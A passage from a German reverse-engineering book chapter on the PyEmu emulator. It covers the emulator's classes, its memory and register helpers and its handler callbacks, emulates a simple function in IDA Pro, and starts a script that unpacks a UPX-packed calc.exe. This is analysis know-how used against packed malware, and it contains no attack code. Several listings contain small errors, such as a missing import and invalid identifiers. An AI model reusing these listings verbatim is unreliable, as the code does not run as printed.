PyEmu ist in drei Hauptsysteme untergliedert: PyCPU, PyMemory und PyEmu. Sie werden größtenteils nur mit der Parent-Klasse PyEmu arbeiten, die wiederum mit den PyCPU- und PyMemory-Klassen interagiert, um alle niederen Emulationsaufgaben abzuwickeln. Wenn PyEmu Instruktionen ausführen soll, ruft es für die eigentliche Ausführung PyCPU auf. PyCPU ruft dann wiederum PyEmu auf, um den notwendigen Speicher von PyMemory anzufordern, damit die Instruktion ausgeführt werden kann. Wurde die Instruktion ausgeführt und der Speicher zurückgegeben, tritt die umgekehrte Operation ein.

Wir wollen uns kurz jedes dieser Subsysteme und deren verschiedene Methoden ansehen, um besser zu verstehen, wie PyEmu seine Aufgabe erledigt. Danach wollen wir PyEmu für einige reale Reverse-Engineering-Aufgaben nutzen.

12.2.1 PyCPU

Die PyCPU-Klasse bildet das Herz von PyEmu. Sie verhält sich genau wie die physikalische CPU des Computers, den Sie gerade benutzen. Ihre Aufgabe besteht darin, während der Emulation die Instruktionen auszuführen. Wird PyCPU eine Instruktion zur Ausführung übergeben, ruft es die Instruktion über den aktuellen Instruction Pointer ab (der entweder statisch von IDA Pro/PEPyEmu oder dynamisch von PyDbg ermittelt wird) und übergibt sie intern an pydasm, das die Instruktion in ihren Opcode und die Operanden decodiert. Die Fähigkeit, Instruktionen unabhängig zu dekodieren, erlaubt PyEmu die saubere Ausführung innerhalb der verschiedenen unterstützten Umgebungen.

Für jede von PyEmu empfangene Instruktion gibt es eine zugehörige Funktion. Wird beispielsweise die Instruktion CMP EAX, 1 an PyCPU übergeben, ruft es die PyCPU-Funktion `CMP()` auf, um den eigentlichen Vergleich durchzuführen, alle notwendigen Werte aus dem Speicher abzurufen und die CPU-Flags entsprechend zu setzen. Sehen Sie sich die `PyCPU.py`-Datei ruhig genauer an. Sie enthält alle von PyEmu unterstützten Instruktionen. Cody Pierce hat sich große Mühe gegeben, den Emulator-Code gut lesbar und verständlich zu halten. Ein genauer Blick auf PyCPU bietet eine ausgezeichnete Möglichkeit, zu verstehen, wie CPU-Aufgaben auf niedriger Ebene durchgeführt werden.

12.2.2 PyMemory

Die PyMemory-Klasse dient der PyCPU-Klasse dazu, die notwendigen Daten während der Ausführung einer Instruktion zu laden bzw. zu speichern. Sie ist außerdem dafür verantwortlich, dass die Code- und Datenbereiche des Executables so abgebildet werden, dass der Emulator sauber auf sie zugreifen kann. Nachdem Sie nun die beiden primären PyEmu-Subsysteme kennen, wollen wir uns die PyEmu-Kernklasse und einige der von ihr unterstützten Methoden ansehen.

12.2.3 PyEmu

Die PyEmu-Klasse bildet den Haupttreiber für den gesamten Emulationsprozess. PyEmu wurde sehr leichtgewichtig und flexibel entworfen, damit Sie schnell leistungsfähige Emulator-Skripten entwickeln können, ohne sich um irgendwelche Low-Level-Routinen kümmern zu müssen. Dazu sind Hilfsfunktionen vorhanden, die Ihnen auf einfache Weise die Steuerung des Ausführungsflusses, die Modifikation von Registerwerten, die Änderung von Speicherinhalten und vieles mehr ermöglichen. Sehen wir uns einige dieser Hilfsfunktionen an, bevor wir die ersten PyEmu-Skripten entwickeln.

12.2.4 Ausführung

Die Ausführung wird bei PyEmu über eine einzelne Funktion gesteuert, die passenderweise `execute()` heißt. Sie besitzt den folgenden Prototyp:

```
execute( steps=1, start=0x0, end=0x0 )
```

Die `execute`-Methode kennt drei optionale Argumente, und wenn keine Argumente angegebenen werden, beginnt die Ausführung an der aktuellen PyEmu-Adresse. Dies kann entweder der Wert von EIP während eines dynamischen PyDbg-Laufs sein, der Einstiegspunkt des Executables im Fall von PEPyEmu oder die effektive Adresse Ihres Cursors in IDA Pro. Der `steps`-Parameter legt fest, wie viele Instruktionen PyEmu ausführen soll, bevor es anhält. Wenn Sie den `start`-Parameter verwenden, legen Sie die Adresse fest, an der PyEmu mit der Ausführung von Instruktionen beginnt. Sie können dann den `steps`- oder den `end`-Parameter nutzen, um festzulegen, wann PyEmu die Ausführung anhält.

12.2.5 Speicher- und Register-Modifier

Es ist extrem wichtig, während der Ausführung Ihrer Emulator-Skripten Register- und Speicherwerte lesen und schreiben zu können. PyEmu teilt diese Modifier in vier separate Kategorien auf: Speicher, Stackvariablen, Stackargumente und Register. Um Speicherwerte zu setzen oder abzurufen, verwenden Sie die Funktionen `get_memory()` und `set_memory()`, die die folgenden Prototypen besitzen:

```
get_memory( address, size )
set_memory( address, value, size=0 )
```

Die `get_memory()`-Funktion erwartet zwei Parameter: Der `address`-Parameter teilt PyEmu mit, welche Speicheradresse verwendet werden soll, und der `size`-Parameter legt die Länge der einzulesenden Daten fest. Die `set_memory()`-Funktion verlangt die Speicheradresse, in die geschrieben werden soll, und der `value`-Parameter gibt an, welche Daten geschrieben werden sollen. Der optionale `size`-Parameter teilt PyEmu die Länge der zu speichernden Daten mit.

Die beiden stackbasierten Modifikationskategorien verhalten sich ähnlich und werden zur Modifikation von Funktionsargumenten und lokalen Variablen eines Stackframes verwendet. Sie besitzen die folgenden Funktionsprototypen:

```
set_stack_argument( offset, value, name="" )
get_stack_argument( offset=0x0, name="" )
set_stack_variable( offset, value, name="" )
get_stack_variable( offset=0x0, name="" )
```

Für `set_stack_argument()` übergeben Sie ein Offset von der ESP-Variablen und den Wert, auf den das Stackargument gesetzt werden soll. Optional können Sie einen Namen für das Stackargument übergeben. Bei `get_stack_argument()` können Sie entweder den `offset`-Parameter nutzen, um den Wert abzurufen, oder das `name`-Argument verwenden, wenn Sie dem Stackargument einen eigenen Namen gegeben haben. Ein Beispiel für die Nutzung sehen Sie hier:

```
set_stack_argument( 0x8, 0x12345678, name="arg_0" )
get_stack_argument( 0x8 )
get_stack_argument( "arg_0" )
```

Die Funktionen `set_stack_variable()` und `get_stack_variable()` arbeiten genauso, nur dass Sie hier einen Offset für das EBP-Register (wenn verfügbar) angeben, um den Wert lokaler Variablen im Geltungsbereich der Funktion zu setzen bzw. einzulesen.

12.2.6 Handler

Handler stellen einen sehr flexiblen und leistungsfähigen Callback-Mechanismus dar, der es Ihnen ermöglicht, bestimmte Ausführungspunkte zu beobachten, zu modifizieren oder zu ändern. PyEmu stellt acht primäre Handler bereit: Register-Handler, Library-Handler, Ausnahme-Handler, Instruktions-Handler, Opcode-Handler, Speicher-Handler, High-Level-Speicher-Handler und den Programmzähler-Handler. Wir sehen uns jeden dieser Handler kurz an und wenden uns dann einigen realen Einsatzgebieten zu.

12.2.6.1 Register-Handler

Register-Handler werden genutzt, um die Veränderungen in einem bestimmten Register zu beobachten. Jedes Mal, wenn das gewählte Register modifiziert wird, erfolgt der Aufruf des Handlers. Um einen Register-Handler einzurichten, verwenden Sie den folgenden Prototyp:

```
set_register_handler( register, register_handler_function )
set_register_handler( "eax ", eax_register_handler )
```

Sobald der Handler gesetzt ist, müssen Sie eine Handler-Funktion definieren, wofür Sie den folgenden Prototyp verwenden:

```
def register_handler_function( emu, register, value, type ):
```

Beim Aufruf der Handler-Routine wird zuerst die aktuelle PyEmu-Instanz übergeben, gefolgt vom zu beobachtenden Register und dem Wert des Registers. Der type-Parameter enthält einen String, der eine Lese- (*read*) bzw. eine Schreiboperation (*write*) anzeigt. Das ist eine sehr leistungsfähige Methode, die Veränderung eines Registers über die Zeit hinweg zu beobachten, und sie erlaubt es gleichzeitig, die Register bei Bedarf innerhalb des Handlers zu verändern.

12.2.6.2 Library-Handler

Mithilfe von Library-Handlers kann PyEmu Aufrufe externer Bibliotheken abfangen, bevor diese tatsächlich stattfinden. Das erlaubt es dem Emulator, den Funktionsaufruf selbst sowie die zurückgegebenen Ergebnisse zu verändern. Um einen Library-Handler zu installieren, verwenden Sie den folgenden Prototyp:

```
set_library_handler( function, library_handler_function )
set_library_handler( "CreateProcessA", create_process_handler )
```

Sobald der Library-Handler installiert ist, muss ein Handler-Callback wie folgt definiert werden:

```
def library_handler_function( emu, library, address ):
```

Der erste Parameter ist die aktuelle PyEmu-Instanz. Der library-Parameter gibt den Namen der aufgerufenen Funktion an, und der address-Parameter enthält die Speicheradresse, auf die die importierte Funktion abgebildet ist.

12.2.6.3 Ausnahme-Handler

Ausnahme-Handler sollten Ihnen aus Kapitel 2 vertraut sein. Innerhalb des PyEmu-Emulators funktionieren sie wie erwartet, d.h., bei jeder Ausnahme wird der installierte Ausnahme-Handler aufgerufen. Momentan unterstützt PyEmu nur die allgemeine Schutzverletzung (General Protection Fault), was es Ihnen erlaubt, alle ungültigen Speicherzugriffe innerhalb des Emulators abzufangen. Zur Installation eines Ausnahme-Handlers verwenden Sie den folgenden Prototyp:

```
set_exception_handler( "GP", gp_exception_handler )
```

Die Handler-Routine muss den folgenden Prototyp aufweisen, um die ihr übergebenen Ausnahmen verarbeiten zu können:

```
def gp_exception_handler( emu, exception, address ):
```

Auch hier ist der erste Parameter die aktuelle PyEmu-Instanz, der exception-Parameter ist der generierte Ausnahmecode und der address-Parameter gibt die Adresse an, an der die Ausnahme aufgetreten ist.

12.2.6.4 Instruktions-Handler

Instruktions-Handler stellen eine sehr mächtige Methode dar, bestimmte Instruktionen abzufangen, nachdem sie ausgeführt wurden. Das kann auf unterschiedliche Weise hilfreich sein. Wie Cody Pierce in seinem BlackHat-Papier ausführt, kann man beispielsweise einen Handler für die CMP-Instruktion einrichten, um die Verzweigungsentscheidungen zu beobachten, die aus der CMP-Instruktion entstehen. Um einen Instruktions-Handler zu installieren, verwenden Sie den folgenden Prototyp:

```
set_instruction_handler( instruction, instruction_handler )
set_instruction_handler( "cmp", cmp_instruction_handler )
```

Die Handler-Funktion benötigt den folgenden Prototyp:

```
def cmp_instruction_handler( emu, instruction, op1, op2, op3 ):
```

Der erste Parameter ist die PyEmu-Instanz, der instruction-Parameter enthält die ausgeführte Instruktion und die drei restlichen Parameter sind die Werte aller möglicherweise verwendeten Operanden.

12.2.6.5 Opcode-Handler

Opcode-Handler ähneln Instruktions-Handlern dahingehend, dass sie aufgerufen werden, wenn ein bestimmter Opcode ausgeführt wird. Das gibt Ihnen mehr Kontrollmöglichkeiten, da jede Instruktion in Abhängigkeit von den verwendeten Operanden verschiedene Opcodes haben kann. Zum Beispiel hat die Instruktion `PUSH EAX` den Opcode `0x50`, während `PUSH 0x70` den Opcode `0x6A` verwendet, der vollständige Opcode aber `0x6A70` lautet. Um einen Opcode-Handler zu installieren, verwenden Sie den folgenden Prototyp:

```
set_opcode_handler( opcode, opcode_handler )
set_opcode_handler( 0x50, my_push_eax_handler )
set_opcode_handler( 0x6A70, my_push_70_handler )
```

Im `opcode`-Parameter geben Sie einfach den abzufangenden Opcode an und im zweiten Parameter die Handler-Funktion für diesen Opcode. Sie sind dabei nicht auf 1-Byte-Opcodes beschränkt. Wenn der Opcode mehrere Bytes umfasst, übergeben Sie diese einfach komplett wie im zweiten Beispiel zu sehen. Die `handler`-Funktion muss den folgenden Prototyp verwenden:

```
def opcode_handler( emu, opcode, op1, op2, op3 ):
```

Der erste Parameter ist die aktuelle PyEmu-Instanz, der `opcode`-Parameter ist der ausgeführte Opcode und die letzten drei Parameter sind die Werte der Operanden, die in der Instruktion verwendet wurden.

12.2.6.6 Speicher-Handler

Speicher-Handler können verwendet werden, um Datenzugriffe auf bestimmte Speicheradressen festzuhalten. Das ist sehr wichtig, wenn Sie interessante Daten in einem Puffer oder einer globalen Variablen beobachten, und sehen wollen, wie sich dieser Wert mit der Zeit verändert. Um einen Speicher-Handler zu installieren, verwenden Sie den folgenden Prototyp:

```
set_memory_handler( address, memory_handler )
set_memory_handler( 0x12345678, my_memory_handler )
```

Sie geben im `address`-Parameter einfach die zu überwachende Adresse an und im `memory_handler`-Parameter Ihre `handler`-Funktion. Die `handler`-Funktion muss den folgenden Prototyp aufweisen:

```
def memory_handler( emu, address, value, size, type )
```

Der erste Parameter ist die aktuelle PyEmu-Instanz, der address-Parameter ist die Adresse, an der der Speicherzugriff erfolgt ist, der value-Parameter enthält den Wert der gelesenen oder geschriebenen Daten, der size-Parameter gibt die Größe der Daten an, und das type-Argument enthält einen String, der anzeigt, ob der Wert gelesen oder geschrieben wurde.

12.2.6.7 High-Level-Speicher-Handler

High-Level-Speicher-Handler ermöglichen es Ihnen, Speicherzugriffe auf bestimmte Adressen abzufangen. Durch die Installation eines High-Level-Speicher-Handlers können Sie alle Schreib- und Leseoperationen auf beliebigen Speicher, den Stack oder den Heap überwachen. Das ermöglicht Ihnen eine globale Überwachung aller Speicherzugriffe. Um die verschiedenen High-Level-Speicher-Handler zu installieren, verwenden Sie die folgenden Prototypen:

```
set_memory_write_handler( memory_write_handler )
set_memory_read_handler( memory_read_handler )
set_memory_access_handler( memory_access_handler )

set_stack_write_handler( stack_write_handler )
set_stack_read_handler( stack_read_handler )
set_stack_access_handler( stack_access_handler )

set_heap_write_handler( heap_write_handler )
set_heap_read_handler( heap_read_handler )
set_heap_access_handler( heap_access_handler )
```

Für all diese Handler stellen wir einfach nur eine handler-Funktion bereit, die aufgerufen wird, wenn einer der entsprechenden Speicherzugriffe erfolgt. Die handler-Funktionen müssen die folgenden Prototypen aufweisen:

```
def memory_write_handler( emu, address ):
def memory_read_handler( emu, address ):
def memory_access_handler( emu, address, type ):
```

Die `memory_write_handler`- und `memory_read_handler`-Funktionen erhalten einfach die aktuellen PyEmu-Instanzen und die Adresse, an der der Lese- oder Schreibzugriff erfolgt ist. Der `access_handler` weist einen leicht unterschiedlichen Prototyp auf, da er einen dritten Parameter bekommt, der die Art des Speicherzugriffs angibt. Der `type`-Parameter ist einfach ein String, der festlegt, ob eine Schreib- oder eine Leseoperation erfolgt ist.

12.2.6.8 Programmzähler-Handler

Der Programmzähler-Handler ermöglicht es Ihnen, einen Handler anzustoßen, wenn die Ausführung eine bestimmte Adresse im Emulator erreicht hat. Wie bei den anderen Handlern auch, können Sie so bestimmte interessante Punkte während der Ausführung überwachen. Um einen Programmzähler-Handler zu installieren, verwenden Sie den folgenden Prototyp:

```
set_pc_handler( address, pc_handler )
set_pc_handler( 0x12345678, 12345678_pc_handler )
```

Sie legen einfach die Adresse fest, an der der Callback erfolgen soll, sowie die Funktion, die aufgerufen werden soll, wenn diese Adresse während der Programmausführung erreicht wird. Die handler-Funktion muss den folgenden Prototyp aufweisen:

```
def pc_handler( emu, address ):
```

Wie immer erhalten Sie die aktuelle PyEmu-Instanz sowie die Adresse, an der die Ausführung abgefangen wurde.

Nachdem wir die Grundlagen der Verwendung des PyEmu-Emulators behandelt sowie einige bereitgestellte Methoden kennengelernt haben, wollen wir den Emulator in einigen realen Reverse-Engineering-Szenarien nutzen. Wir beginnen mit IDAPyEmu und emulieren einen einfachen Funktionsaufruf innerhalb eines Binaries, das wir in IDA Pro geladen haben. Im zweiten Beispiel verwenden wir PEPyEmu, um ein Binary zu entpacken, das mit dem Open-Source-Executable-Kompressor UPX gepackt wurde.

12.3 IDAPyEmu

In unserem ersten Beispiel laden wir ein Binary in IDA Pro und verwenden PyEmu, um einen einfachen Funktionsaufruf zu emulieren. Das Binary ist eine einfache C++-Anwendung namens *addnum.exe*, die (wie der andere Quellcode zu diesem Buch auch) über www.dpunkt.de/python-hacking verfügbar ist. Das Binary nimmt einfach zwei Zahlen als Kommandozeilenparameter entgegen, addiert sie und gibt dann das Ergebnis aus. Sehen wir uns kurz den Quellcode an, bevor wir uns ans Disassemblieren machen.

addnum.cpp

```
#include <stdlib.h>
#include <stdio.h>
#include <windows.h>

int add_number( int num1, int num2 )
{
    int sum;
    sum = num1 + num2;
    return sum;
}

int main(int argc, char* argv[])
{
    int num1, num2;
    int return_value;

    if( argc < 2 )
    {
        printf("You need to enter two numbers to add.\n");
        printf("addnum.exe num1 num2\n");
        return 0;
    }

❶    num1 = atoi(argv[1]);
    num2 = atoi(argv[2]);

❷    return_value = add_number( num1, num2 );
    printf("Sum of %d + %d = %d",num1, num2, return_value );

    return 0;
}
```

Dieses einfache Programm verlangt zwei Kommandozeilenargumente, wandelt diese in Integerwerte um ❶ und ruft dann die Funktion `add_number` auf ❷, um die Werte zu addieren. Wir wollen die `add_number`-Funktion als Ziel unserer Emulation verwenden, weil sie sehr leicht zu verstehen und das Ergebnis leicht zu überprüfen ist. Das ist ein guter Einstieg, um die effiziente Nutzung des PyEmu-Systems zu erlernen.

Bevor wir uns dem PyEmu-Code zuwenden, wollen wir uns zuerst den Assemblercode der `add_number`-Funktion in Listing 12-1 ansehen.

```
var_4= dword ptr -4      # sum-Variable
arg_0= dword ptr  8      # int num1
arg_4= dword ptr  0Ch    # int num2

push   ebp
mov    ebp, esp
push   ecx
mov    eax, [ebp+arg_0]
add    eax, [ebp+arg_4]
mov    [ebp+var_4], eax
mov    eax, [ebp+var_4]
mov    esp, ebp
pop    ebp
retn
```

Listing 12-1 Assemblercode der *add_number*-Funktion

Wir sehen, wie der C++-Quellcode vom Compiler in Assemblercode übersetzt wurde. Wir wollen PyEmu nutzen, um die beiden Stackvariablen *arg_0* und *arg_4* auf beliebige Integerwerte unserer Wahl zu setzen, und dann das EAX-Register abfangen, wenn die *retn*-Instruktion ausgeführt wird. Das EAX-Register enthält die Summe der beiden von uns übergebenen Zahlen. Auch wenn das ein extrem einfacher Funktionsaufruf ist, stellt er einen ausgezeichneten Ausgangspunkt für die Emulation komplexerer Funktionsaufrufe und das Auffangen ihrer Rückgabewerte dar.

12.3.1 Funktionen emulieren

Der erste Schritt bei der Entwicklung eines neuen PyEmu-Skripts besteht darin, den Pfad auf PyEmu richtig zu setzen. Öffnen Sie ein neues Python-Skript namens *addnum_function_call.py* und geben Sie den folgenden Code ein.

addnum_function_call.py

```
import sys
sys.path.append("C:\\\\PyEmu")
sys.path.append("C:\\\\PyEmu\\\\lib")

from PyEmu import *
```

Nachdem der Pfad korrekt gesetzt ist, können wir den PyEmu-Code für den Funktionsaufruf eingeben. Zuerst müssen wir die Code- und Datenbereiche des Binaries so abbilden, dass der Emulator realen Code ausführen kann. Da wir mit IDAPython arbeiten, werden wir einige uns vertraute Funktionen nutzen (falls Sie Ihr Wissen auffrischen müssen, verweisen wir auf das vorige Kapitel zu IDAPython), um die verschiedenen Teile des Binaries in den Emulator zu laden. Lassen Sie uns also unser *addnum_function_call.py*-Skript entsprechend erweitern.

addnum_function_call.py

```
...
❶ emu = IDAPyEmu()

    # Codesegment des Binaries laden
    code_start = SegByName(".text")
    code_end   = SegEnd( code_start )

❷ while code_start <= code_end:
    emu.set_memory( code_start, GetOriginalByte(code_start), size=1 )
    code_start += 1

    print "[*] Finished loading code section into memory."

    # Datensegment des Binaries laden
    data_start = SegByName(".data")
    data_end   = SegEnd( data_start )

❸ while data_start <= data_end:
    emu.set_memory( data_start, GetOriginalByte(data_start), size=1 )
    data_start += 1

    print "[*] Finished loading data section into memory."
```

Zuerst instanziieren wir das IDAPyEmu-Objekt ❶. Das ist notwendig, um die Emulator-Methoden überhaupt nutzen zu können. Wir laden dann die Code- ❷ und Datenbereiche ❸ des Binaries in den PyEmu-Speicher. Danach verwenden wir die IDAPython-Funktion SegByName(), um den Anfang der Abschnitte zu ermitteln, sowie die SegEnd()-Funktion für deren Ende. Wir geben die beiden Abschnitte einfach Byte für Byte durch und speichern sie im PyEmu-Speicher. Nachdem die Code- und Datenbereiche im Speicher vorliegen, richten wir die Stackparameter für den Funktionsaufruf ein, installieren den Instruktions-Handler für die retn-Instruktion und beginnen mit der Ausführung. Erweitern Sie Ihr Skript um den folgenden Code.

addnum_function_call.py

```
...
    # EIP so setzen, dass die Ausführung am Anfang der Funktion beginnt
❶ emu.set_register("EIP", 0x00401000)
    # ret-Handler einrichten
❷ emu.set_mnemonic_handler("ret", ret_handler)

    # Funktionsparameter für den Aufruf setzen
❸ emu.set_stack_argument(0x8, 0x00000001, name="arg_0")
    emu.set_stack_argument(0xc, 0x00000002, name="arg_4")

    # Die Funktion umfasst 10 Instruktionen
❹ emu.execute( steps = 10 )

    print "[*] Finished function emulation run."
```

Wir setzen zuerst EIP auf den Anfang der Funktion, die an 0x00401000 liegt ❶. An dieser Stelle beginnt PyEmu mit der Ausführung von Instruktionen. Als Nächstes legen wir den Mnemonik- oder Instruktions-Handler fest, der aufgerufen werden soll, wenn die `ret`-Instruktion der Funktion ausgeführt wird ❷. Im dritten Schritt setzen wir die Stackparameter ❸ für den Funktionsaufruf. Es sollen zwei Zahlen addiert werden, in unserem Beispiel verwenden wir 0x00000001 und 0x00000002. Wir weisen dann PyEmu an, alle 10 Instruktionen ❹ der Funktion auszuführen. Den letzten Schritt bildet der Code für den `ret`-Handler, d.h., unser fertiges Skript sieht wie folgt aus.

addnum_function_call.py

```
import sys
sys.path.append("C:\\\\PyEmu")
sys.path.append("C:\\\\PyEmu\\\\lib")

from PyEmu import *

def ret_handler(emu, address):
❶    num1 = emu.get_stack_argument("arg_0")
    num2 = emu.get_stack_argument("arg_4")
    sum  = emu.get_register("EAX")

    print "[*] Function took: %d, %d and the result is %d." % (num1, num2, sum)

    return True

emu = IDAPyEmu()

# Codesegment des Binaries laden
code_start = SegByName(".text")
code_end   = SegEnd( code_start )

while code_start <= code_end:
    emu.set_memory( code_start, GetOriginalByte(code_start), size=1 )
    code_start += 1

print "[*] Finished loading code section into memory."

# Datensegment des Binaries laden
data_start = SegByName(".data")
data_end   = SegEnd( data_start )

while data_start <= data_end:
    emu.set_memory( data_start, GetOriginalByte(data_start), size=1 )
    data_start += 1

print "[*] Finished loading data section into memory."

# EIP so setzen, dass die Ausführung am Anfang der Funktion beginnt
emu.set_register("EIP", 0x00401000)

# ret-Handler einrichten
emu.set_mnemonic_handler("ret", ret_handler)
```

```
# Funktionsparameter für den Aufruf setzen  
emu.set_stack_argument(0x8, 0x00000001, name="arg_0")  
emu.set_stack_argument(0xc, 0x00000002, name="arg_4")  
  
# Die Funktion umfasst 10 Instruktionen  
emu.execute( steps = 10 )  
  
print "[*] Finished function emulation run."
```

Der ret-Handler ❶ ruft einfach die Stackargumente und den Wert des EAX-Registers ab und gibt das Ergebnis des Funktionsaufrufs aus. Laden Sie das *addnum.exe*-Binary in IDA und führen Sie das PyEmu-Skript wie eine normale IDAPython-Datei aus (siehe Kapitel 11, falls Sie Ihr Wissen auffrischen müssen). Wenn Sie das Skript ausführen, sehen Sie die Ausgabe wie in Listing 12–2.

```
[*] Finished loading code section into memory.  
[*] Finished loading data section into memory.  
[*] Function took 1, 2 and the result is 3.  
[*] Finished function emulation run.
```

Listing 12–2 Ausgabe unseres IDAPyEmu-Funktionsemulators

Einfach, nicht wahr! Wir erkennen, dass es die Stackargumente am Ende der Funktion erfolgreich abfängt und das EAX-Register (die Summe beider Argumente) abruft. Laden Sie verschiedene Binaries in IDA, wählen Sie sich eine zufällige Funktion und versuchen Sie, entsprechende Aufrufe zu emulieren. Sie werden überrascht sein, wie leistungsfähig diese Technik sein kann, wenn eine Funktion Hunderte oder Tausende von Instruktionen mit vielen Verzweigungen, Schleifen und Rückkehrpunkten besitzt. Diese Methode zum Reverse Engineering einer Funktion zu verwenden, kann Ihnen Stunden manuelles Reverse Engineering ersparen. Jetzt wollen wir die PEPyEmu-Bibliothek nutzen, um ein komprimiertes Executable zu entpacken.

12.3.2 PEPyEmu

Die PEPyEmu-Klasse bietet Ihnen, dem Reverse Engineer, die Möglichkeit, PyEmu in einer statischen Analyseumgebung zu nutzen, ohne IDA Pro zu verwenden. Es nimmt das Executable auf der Festplatte, bildet alle notwendigen Abschnitte im Speicher ab und nutzt `pydasm` für die gesamte Instruktionsdecodierung. Wir werden PEPyEmu in einem realen Reverse-Engineering-Szenario einsetzen, bei dem wir ein gepacktes Executable durch den Emulator laufen lassen, um nach dem Entpacken einen Dump des Executables zu erzeugen. Unser anvisiertes Ziel ist UPX, der »Ultimate Packer for Executables«,² ein Open-Source-Packer, der von vielen Malware-Varianten verwendet wird, um die Dateigröße des Executables klein zu halten und einer statischen Analyse entgegenzuwirken. Zuerst wollen wir uns ansehen, was ein Packer ist und wie er funk-

2. Der »Ultimate Packer for eXecutables« ist über <http://upx.sourceforge.net/> verfügbar.

tioniert. Danach werden wir ein Executable mit UPX komprimieren. Im letzten Schritt wollen wir ein von Cody Pierce entwickeltes PyEmu-Skript ausführen, um das Executable zu entpacken und das resultierende Binary auf der Festplatte zu speichern. Sobald das Binary in normaler Form vorliegt, können Sie Techniken der statischen Analyse nutzen, um den Code einem Reverse Engineering zu unterziehen.

12.3.3 Packer für Executables

Packer (oder Komprimierer) für Executables gibt es schon eine ganze Weile. Ursprünglich wurden sie genutzt, um die Größe eines Executables zu reduzieren, damit es auf eine 1,44 MB-Floppy-Disk passt. Mittlerweile haben Sie sich aber zu einem wichtigen Teil der Codevernebelung für Malware-Autoren gemausert. Ein typischer Packer komprimiert die Code- und Datensegmente des Ziel-Binaries und ersetzt den Einstiegspunkt durch einen Dekompressor. Wird das Binary ausgeführt, wird der Dekompressor durchlaufen, der das Original-Binary in den Speicher entpackt, und dann erfolgt ein Sprung zum eigentlichen Einstiegspunkt (Original Entry Point, OEP) des Binaries. Sobald der OEP erreicht ist, beginnt das Binary mit der normalen Programmausführung. Wenn man als Reverse Engineer vor einem gepackten Binary steht, muss man sich zuerst des Packers entledigen, um das darin enthaltene Binary vernünftig untersuchen zu können. Üblicherweise kann man einen Debugger für diese Aufgabe nutzen, aber Malware-Autoren sind mit der Zeit geschickter geworden und fügen Anti-Debugging-Routinen in die Packer ein, was den Einsatz eines Debuggers bei gepackten Executables deutlich erschwert. Hier kann der Einsatz eines Emulators hilfreich sein, da kein Debugger mit dem laufenden Executable verknüpft wird. Wir führen den Code einfach innerhalb des Emulators aus und warten den Abschluss der Dekomprimierungsroutine ab. Sobald der Packer die Dekomprimierung der Originaldatei abgeschlossen hat, wollen wir das dekomprimierte Binary auf der Platte speichern, sodass wir es ganz normal in einen Debugger oder ein Tool zur statischen Analyse wie IDA Pro laden können.

Wir werden mit UPX das Programm *calc.exe* packen, das bei allen Windows-Varianten mitgeliefert wird. Dann werden wir ein PyEmu-Skript nutzen, um das Executable zu entpacken und auf der Festplatte zu speichern. Diese Technik kann auch für andere Packer verwendet werden und ist ein hervorragender Ausgangspunkt für die Entwicklung fortgeschritten Skripten zur Verarbeitung der verschiedenen, in freier Wildbahn vorkommenden Komprimierungsschemata.

12.3.4 UPX-Packer

UPX ist ein freier Open-Source-Packer für Executables, der mit Linux, Windows und einer Vielzahl anderer Arten von Executables funktioniert. Er bietet unterschiedliche Grade der Komprimierung und zahlreiche zusätzliche Optionen zur Modifikation des Ziel-Executables während des Packprozesses. Wir werden nur eine grundlegende Komprimierung auf unser Executable anwenden, aber es steht Ihnen natürlich frei, sich die von UPX unterstützten Optionen genauer anzusehen.

Laden Sie zuerst das UPX-Executable von <http://upx.sourceforge.net> herunter. Nach dem Download entpacken Sie die Zip-Datei in Ihr C:\-Verzeichnis. Sie müssen UPX über die Kommandozeile betreiben, da es momentan keine GUI bietet. In der Shell wechseln Sie in das Verzeichnis C:\upx303w\, in der das UPX-Executable liegt, und geben den folgenden Befehl ein:

```
C:\upx303w>upx -o c:\calc_upx.exe C:\Windows\system32\calc.exe
```

```
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2008
UPX 3.03w      Markus Oberhumer, Laszlo Molnar & John Reiser   Apr 27th 2008
File size       Ratio     Format      Name
-----
114688 ->    56832    49.55%    win32/pe    calc_upx.exe

Packed 1 file.
C:\upx303w>
```

Dieser erzeugt eine komprimierte Version des Windows-Taschenrechners und speichert sie in Ihrem C:\-Verzeichnis. Das Flag -o legt den Dateinamen fest, unter dem das gepackte Executable gespeichert werden soll. In unserem Beispiel speichern wir es als *calc_upx.exe*. Wir besitzen nun eine gepackte Datei, die wir in unserer PyEmu-Umgebung verwenden können, also lassen Sie uns loslegen!

12.3.5 UPX mit PEPyEmu entpacken

Der UPX-Packer verwendet eine recht einfache Methode zur Komprimierung von Executables. Er baut den Einstiegspunkt des Executables so um, dass er auf die Dekomprimierungsroutine zeigt, und erweitert das Binary um zwei zusätzliche Abschnitte. Diese Abschnitte heißen UPX0 und UPX1. Wenn Sie das komprimierte Executable in den Immunity Debugger laden und sich das Speicherlayout ansehen (ALT-M), sieht es wie in Listing 12-3 aus:

Address	Size	Owner	Section	Contains	Access	Initial Access
00100000	00001000	calc_upx		PE Header	R	RWE
01001000	00019000	calc_upx	UPX0		RWE	RWE
0101A000	00007000	calc_upx	UPX1	code	RWE	RWE
01021000	00007000	calc_upx	.rsrc	data,imports resources	RW	RWE

Listing 12-3 Speicherlayout eines UPX-komprimierten Executables.

Wir können erkennen, dass der UPX1-Abschnitt Code enthält. An dieser Stelle erzeugt der UPX-Packer die Hauptdekomprimierungsroutine. Der Packer führt seine Dekomprimierungsroutine in diesem Abschnitt aus und springt nach dessen Abschluss per JMP aus dem UPX1-Abschnitt in den eigentlichen Code des Binaries. Wir müssen den Emulator nur die Dekomprimierungsroutine durchlaufen lassen und eine JMP-Instruktion

erkennen, die EIP aus dem UPX1-Abschnitt herausführt, dann sollten wir uns am ursprünglichen Einstiegspunkt des Executables befinden.

Nachdem wir nun ein Executable besitzen, das mit UPX gepackt wurde, wollen wir PyEmu nutzen, um das ursprüngliche Binary zu entpacken und auf der Festplatte zu speichern. Wir werden diesmal das eigenständige PEPyEmu-Modul verwenden. Öffnen Sie eine neue Python-Datei namens *upx_unpacker.py* und geben Sie den folgenden Code ein.

upx_unpacker.py

```
from ctypes import *
# Sie müssen den Pfad auf pyemu setzen
sys.path.append("C:\\\\PyEmu")
sys.path.append("C:\\\\PyEmu\\\\lib")
from PyEmu import PEPEmu
# Kommandozeilenargumente
exename    = sys.argv[1]
outputfile = sys.argv[2]
# Emulator-Objekt instanziieren
emu = PEPEmu()
if exename:
    # Binary in PyEmu laden
❶    if not emu.load(exename):
        print "[!] Problem loading %s" % exename
        sys.exit(2)
    else:
        print "[!] Blank filename specified"
        sys.exit(3)
❷    # Library-Handler einrichten
